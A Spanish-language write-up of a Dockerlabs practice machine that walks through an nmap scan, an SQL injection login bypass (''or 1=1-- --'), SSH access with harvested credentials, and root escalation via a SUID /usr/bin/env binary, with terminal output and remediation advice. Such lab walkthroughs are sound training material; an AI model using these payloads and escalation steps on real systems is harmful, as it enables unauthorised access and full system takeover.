

Máquina inyección


Auditoría de una Máquina Vulnerable en Dockerlabs

1. Descubrimiento de la máquina

Antes de comenzar la auditoría, ejecuté un ping para confirmar que la máquina objetivo estaba activa:

```
ping -c 1 172.17.0.2
```

La respuesta del host confirmó que estaba en línea y accesible.

A screenshot of a terminal window titled 'root@Santi:/home/huli'. The terminal shows the execution of the command 'ping -c 1 172.17.0.2'. The output indicates that the host is up: 'PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data: 64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms'. It also displays ping statistics: '1 packets transmitted, 1 received, 0% packet loss, time 0ms' and 'rtt min/avg/max/mdev = 0.066/0.066/0.066/0.000 ms'. The prompt returns to '(root@Santi)-[/home/kali]#'.

```
(root@Santi)-[/home/kali]# ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.066/0.066/0.066/0.000 ms

(root@Santi)-[/home/kali]#
```

2. Escaneo de puertos

Ejecuté un escaneo completo con Nmap para identificar puertos abiertos y servicios corriendo en la máquina:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Resultados clave:

- Puerto 22 (SSH): OpenSSH 8.9p1 corriendo en Ubuntu
- Puerto 80 (HTTP): Servidor Apache 2.4.52 con una página de autenticación

Estos resultados indicaban que podía haber una aplicación web vulnerable en el puerto 80.


```
root@Santi:/home/hali
File Actions Edit View Help
Initiating ARP Ping Scan at 18:31
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:31, 0.04s elapsed (1 total hosts)
Failed to resolve "Escaneo".
Initiating SYN Stealth Scan at 18:31
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:31, 0.39s elapsed (65535 total ports)
Initiating Service scan at 18:31
Scanning 2 services on 172.17.0.2
Completed Service scan at 18:31, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.31s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-03-12 18:31:29 -03 for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLlNoYTItbmlzdHayNTYAAAAIbmlzdHayNTYAAABBBj9UrfkzVjvriOVFWt9rOHZ6XGjrvWKK/A6RMody6c8ovLNeCgaU6kCb+dGPPeXwCaio++IwxYm0SxRGVITrhr4=
|_ 256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJV4CynqtqS9QXWkpq7XR8DG/nHJFLXDhtkymHAsPlho
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Iniciar Sesión
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

3. Exploración del sitio web y detección de inyección SQL

Al acceder a `http://172.17.0.2`, encontré un portal de inicio de sesión. Para probar vulnerabilidades, intenté una inyección SQL en el campo de usuario:

```
Usuario: 'or 1=1-- --
Contraseña: (cualquier valor)
```

El sistema me otorgó acceso sin necesidad de una contraseña válida, lo que confirmó que el formulario era vulnerable a inyección SQL.




4. Acceso a la máquina vía SSH

Dentro del sistema web, encontré credenciales de usuario y decidí probarlas para acceder por SSH:

```
ssh dylan@172.17.0.2
```

Al ingresar la contraseña obtenida, accedí como el usuario **dylan**.



5. Enumeración de binarios con SUID


Para encontrar posibles binarios que permitieran escalación de privilegios, ejecuté:

```
find / -perm -4000 2>/dev/null
```

Archivos destacados:

- `/usr/lib/dbus-1.0/dbus-daemon-launch-helper`
- `/usr/bin/su`
- `/usr/bin/mount`

- `/usr/bin/env` (interesante para escalación de privilegios)




```
dylan@bd085c8b973a:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/env
/usr/bin/newgrp
dylan@bd085c8b973a:~$
```

6. Escalación de privilegios a root

Dado que `/usr/bin/env` estaba marcado con SUID, intenté escalar privilegios ejecutando:

```
/usr/bin/env /bin/sh -p
```




```
dylan@bd085c8b973a:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/env
/usr/bin/newgrp
dylan@bd085c8b973a:~$ /usr/bin/env /bin/sh -p
#
```

Esto me proporcionó una shell con privilegios de **root**. Para confirmarlo, ejecuté:

```
whoami
# root
id
# uid=1000(dylan) gid=1000(dylan) euid=0(root)
```

Con esto, logre acceso completo al sistema.



```
dylan@bd085c8b973a:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/env
/usr/bin/newgrp
dylan@bd085c8b973a:~$ /usr/bin/env /bin/sh -p
#
# whoami
root
# id
uid=0(root) gid=1000(dylan) euid=0(root) groups=1000(dylan)
#
```

Conclusiones y recomendaciones

1. Corrección de la vulnerabilidad SQL:

- Implementar consultas preparadas en la base de datos.
- Evitar la construcción de consultas dinámicas con entradas del usuario.

2. Mejorar la seguridad en SSH:

- Deshabilitar acceso por contraseña y utilizar solo autenticación por clave pública.
- Cambiar el puerto por defecto de SSH para evitar escaneos automáticos.

3. Mitigar la escalación de privilegios:

- Revisar permisos SUID y eliminar aquellos innecesarios.
- Restringir el uso de binarios como `env` con SUID.

Este ejercicio demostró la explotación de una inyección SQL para obtener acceso inicial, seguida de una escalación de privilegios mediante un binario con SUID. Se recomienda corregir estas fallas para evitar futuros ataques.